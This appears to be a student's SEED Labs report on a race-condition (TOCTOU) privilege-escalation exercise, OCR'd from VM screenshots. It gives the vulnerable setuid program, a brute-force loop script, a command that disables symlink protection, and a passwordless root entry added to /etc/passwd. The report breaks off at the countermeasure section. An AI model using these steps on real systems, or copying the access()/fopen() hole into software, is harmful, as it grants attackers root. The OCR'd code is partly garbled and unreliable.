

Name : samiksha dharmadhikari
Id : 1001740496

First we need to disable the protection using the command sudo sysctl -w fs.protected_symlinks=0. As “symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner.”
Then we compile vulp.c and make it a SETUID program.



Task 1: Choosing Our Target

To verify the magic password we add the test:U6aMy0wojraho:0:0:test:/root:/bin/bash entry to the /etc/passwd file. So we observe that I can get into root privilege and log into the test account without typing a password.




Task 2: Launching the Race Condition Attack


To avoid manually typing an input to the vulnerable program vulp, i have used input redirection. Namely, you save your input in a file, and ask vulp to get the input from this file using vulp < password_input.
To check whether the password file is modified or not, shell script runs the "ls -l" command, which outputs several pieces of information about a file, including the last modified time.


Our attack is successful and a message is displayed by check.sh.


Our passwd file is appended with new user with root privileges.


we turn off the sticky symlinks protection so that a user can follow the symbolic link even in the world writable directory. If this is turned on, then we cannot follow the symbolic link of another user inside the sticky bit enabled directory like */tmp*. To protect against set UID programs making changes to files, the program uses *access()* to check the real UID and *fopen()* checks for the effective UID.With multiple attempts from the user, we are able to exploit this window.


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
1:33 AM
Terminal
[03/16/20]seed@VM:~/.../assi6$ bash check.sh
STOP... The passwd file has been changed
[03/16/20]seed@VM:~/.../assi6$
Terminal
[03/16/20]seed@VM:~/.../assi6$ ./exploit
task3
task9.c
task4
task5
SEEDLABS
Type here to search
ENG
IN
00:33
16-03-2020


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
check.sh (~/Documents/assi6) - gedit
1:43 AM
Open
Save
exploit.c
check.sh
vulp.c
passwd
#!/bin/bash
old="ls -l /etc/passwd"
new="ls -l /etc/passwd"
while ["$old" == "$new"]
do
./vulp < passwd_input
new="ls -l /etc/passwd"
done
echo "STOP... The passwd file has been changed"
sh
Tab Width: 8
Ln 11, Col 48
INS
Type here to search
ENG
IN
00:43
16-03-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
vulp.c (~/Documents/assi6) - gedit
12:05 AM
Open
Save
exploit.c
check.sh
vulp.c
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer);
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
C
Tab Width: 8
Ln 7, Col 10
INS
Right Ctrl
Type here to search
ENG
IN
23:05
15-03-2020



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
passwd (/etc) - gedit
1:42 AM
Open
passwd
/etc
Save
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/usr/user1:
user2:x:1002:1002::/usr/user2:
user3:x:1003:1003::/usr/user3:
user4:x:1004:1004::/usr/user4:
user5:x:1005:1005::/usr/user5:
user6:x:1006:1006::/usr/user6:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Plain Text
Tab Width: 8
Ln 35, Col 65
INS
Right Ctrl
Type here to search
ENG
IN
00:42
16-03-2020



Task 3: Countermeasure: Applying the Principle of Least Privilege

